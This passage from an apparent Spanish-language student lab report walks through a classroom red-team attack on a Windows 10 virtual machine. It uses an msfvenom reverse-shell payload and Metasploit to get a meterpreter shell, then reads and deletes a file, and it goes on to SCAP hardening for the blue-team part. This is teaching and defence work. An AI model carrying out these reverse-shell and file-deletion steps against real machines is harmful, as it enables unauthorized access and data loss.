
Imagen 9. Uso de exploit en Metasploit.



Fuente. El Autor

7. Exploramos las opciones disponibles en este módulo y configuramos el payload a utilizar, el LHOST Y LPORT:

Imagen 10. Parametrización del exploit.




Fuente. El Autor

[10] OPEN WEBINARS. [Sitio web]. Ciberseguridad. Qué es Metasploit framework. [Consulta 06 de marzo 2024]. Disponible en: https://openwebinars.net/blog/que-es-metasploit/

8. En la máquina Windows, ejecutamos el payload que generará una conexión inversa con la máquina Kali, permitiéndonos así aprovechar la vulnerabilidad y llevar a cabo la explotación.


Imagen 11. Ejecución Payload en la maquina Windows



Fuente. El Autor

9. Desde el Kali, ejecutamos el comando ***exploit*** para activar la explotación y establecer la conexión con la máquina comprometida.


Imagen 12. Explotación de la Vulnerabilidad desde el módulo de Metasploit



Fuente. El Autor

10. Dentro de ***meterpreter*** usando el comando ***sysinfo***, podemos traer de vuelta la información básica del equipo comprometido, como el nombre del host, sistema operativo, arquitectura del sistema, entre otras.


Imagen 13. Maquina explotada con éxito, se usa el comando sysinfo para verificar acceso a la maquina víctima.



Fuente. El Autor

11. El comando ***shell*** dentro de ***Meterpreter*** permite obtener una shell interactiva del sistema comprometido, la cual nos permite ejecutar comandos del sistema operativo directamente desde la línea de comandos, similar a como lo haríamos en una terminal convencional del sistema comprometido.


Imagen 14. Comando Shell para poder ejecutar comandos en la maquina víctima.



Fuente. El Autor

12. Una vez dentro de la consola, podemos verificar nuestra identidad en el equipo comprometido utilizando el comando ***whoami***, así como también examinar la configuración de red con el comando ***ip config***.


Imagen 15. Comandos para verificar que se tiene acceso a la maquina Windows.



Fuente. El Autor

13. En la consola, navegamos al directorio donde se encuentra el archivo en formato de texto.


Imagen 16. Navegación por comando dentro de la maquina Windows.



Fuente. El Autor

14. Dentro del directorio Escritorio, ejecutamos el comando ***dir*** para listar los archivos que se encuentran dentro de esta carpeta, y así identificar el archivo en formato txt.


Imagen 17. Archivos de la ubicación escritorio.



Fuente. El Autor

15. Utilizando el comando ***type "Archivo a Eliminar.txt",*** podemos ver el contenido de este archivo especifico.

Imagen 18. Uso del comando type para ver el contenido de un archivo.



Fuente. El Autor


16. Utilizamos el comando ***del "Archivo a Eliminar.txt"*** para eliminar el archivo txt del escritorio.

Imagen 19. Uso del comando del para borrar un archivo.

Fuente. El Autor

17. Una vez más, ejecutamos el comando ***dir*** para listar los archivos dentro de la carpeta, y ahora el archivo de texto ya no se muestra en la lista de archivos de esa ubicación.

Imagen 20. Lista de archivos del escritorio donde no aparece el archivo eliminado.



Fuente. El Autor

5 DAR RESPUESTA A LAS SIGUIENTES PREGUNTAS ORIENTADORAS:

1. Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

1.1 **Kali Linux:** Utilizado para realizar exploración de red, generación de payloads, y ejecución de exploits.

1.2 **Nmap:**[11] Utilizado para la identificación del sistema operativo y la detección de puertos abiertos en la máquina Windows 10.

1.3 **Arp-scan:** Utilizado para identificar todas las direcciones IP conectadas a la red local.

[11] FREECODE CAMP. [Sitio web]. Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos. [Consulta 08 de marzo 2024]. Disponible en: https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

1.4 **msfvenom:** Utilizado para generar el payload en forma de un archivo ejecutable para Windows x64.

1.5 **Metasploit**: Utilizado para la explotación de vulnerabilidades y la creación de una shell inversa en la máquina comprometida.

1.6 **Comandos del sistema operativo windows:** Utilizados para verificación de configuraciones de red, la navegación y manipulación de archivos.

2. A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

2.1 Dirección IP de la máquina Windows 10 (192.168.1.68).

2.2 Dirección IP de la máquina Kali Linux (192.168.1.73).

2.3 Uso de comandos como arp-scan y nmap para identificar dispositivos en la red y detectar puertos abiertos en la máquina Windows 10.

2.4 Generación de un payload en forma de un archivo ejecutable para Windows x64 al puerto 443 con msfvenom.

3. ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

3.1 La herramienta utilizada para identificar los fallos de seguridad de la máquina Windows 10 fue Nmap, que escanea y detecta puertos abiertos en la máquina objetivo.


3.2 El puerto que abre la aplicación es el 443.

4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

Este tipo de ataque abre una puerta trasera que permite a un atacante obtener acceso no autorizado a la máquina Windows 10 x64, ya dentro de la


maquina víctima, el atacante puede ejecutar comandos arbitrarios, acceder a archivos sensibles, robar datos, instalar malware, eliminar archivos de cualquier ubicación del sistema, o realizar otras acciones maliciosas en la máquina comprometida, este puede afectar la integridad, confidencialidad y disponibilidad de los datos y recursos de la máquina Windows, lo que puede tener graves repercusiones en la seguridad y funcionamiento del sistema.

Imagen 21. Escaneo de vulnerabilidades con NMAP



Fuente. El Autor

Imagen 22. Diagrama de explotación de la vulnerabilidad.



Fuente. El Autor

6 SITUACIÓN PROBLEMA: ANÁLISIS BLUE TEAM:

HackerHouse solicita a sus integrantes de Blueteam tomar medidas al respecto del ataque expuesto en la etapa 4 donde se vio afectada una máquina con Window 10. Como experto en Ciberseguridad usted deberá cumplir con las siguientes tareas las cuales demanda HackerHouse:


- Descargue una guía de hardenización para Windows 10
- Asegure la máquina que fue afectada con el Payload de la Etapa 4.
- Genere un documento donde mencione el paso a paso utilizado

para asegurar y erradicar el ataque ejecutado en la Etapa 4.

Una vez realizado este apartado del anexo 5 debe dirigirse a la Guía y terminar de responder las preguntas relacionadas con el aseguramiento y equipo BlueTeam.

18. Descargamos la herramienta ***Security Content Automation Protocol (SCAP)***[12], esta herramienta automatiza el hardening en la maquina windows, donde se endurecera las politicas que esta herramienta encuentra como criticas en el apartado del sistema operativo (windows 10), windows defender y el firewall de windows.

Imagen 23. Descarga de la herramienta (SCAP)




Fuente. El Autor

[12] NIST. [Sitio web]. Computer Security Resource Center . Security Content Automation Protocol SCAP. [Consulta 10 de marzo 2024]. Disponible en: https://csrc.nist.gov/projects/security-content-automation-protocol/


19. Con la herramienta instalada procedemos a ejecutar las pruebas de hardening para Windows 10.

Imagen 24. Pruebas para Windows 10 con SCAP



Fuente. El Autor


Imagen 25. Inicio de la prueba al localhost



Fuente. El Autor

20. La prueba nos arrojó un puntaje 34.12%.

Imagen 26. Puntaje obtenido con el autodiagnóstico.



Fuente. El Autor

Imagen 27. Datos de la maquina Windows 10

System Information

Target Hostname:	DESKTOP-0PFT1E9
Operating System:	Microsoft Windows 10 Pro
OS Version:	22H2
Domain:	
FQDN:	DESKTOP-0PFT1E9.
Processor:	Intel(R) Core(TM) i5-8365U CPU @ 1.60GHz
Processor Architecture:	Intel64 Family 6 Model 142 Stepping 12
Processor Speed:	1896 mhz
Physical Memory:	2048 mb
Manufacturer:	VMware, Inc.
Model:	VMware20,1
Serial Number:	VMware-56 4d b1 d0 80 53 fe b4-61 75 e1 00 71 84 40 17
BIOS Version:	VMW201.00V.20648489.B64.2210180829

Interfaces:	• [00000002] Intel(R) 82574L Gigabit Network Connection
	  ○ IP Addresses
	  ▪ 192.168.192.16
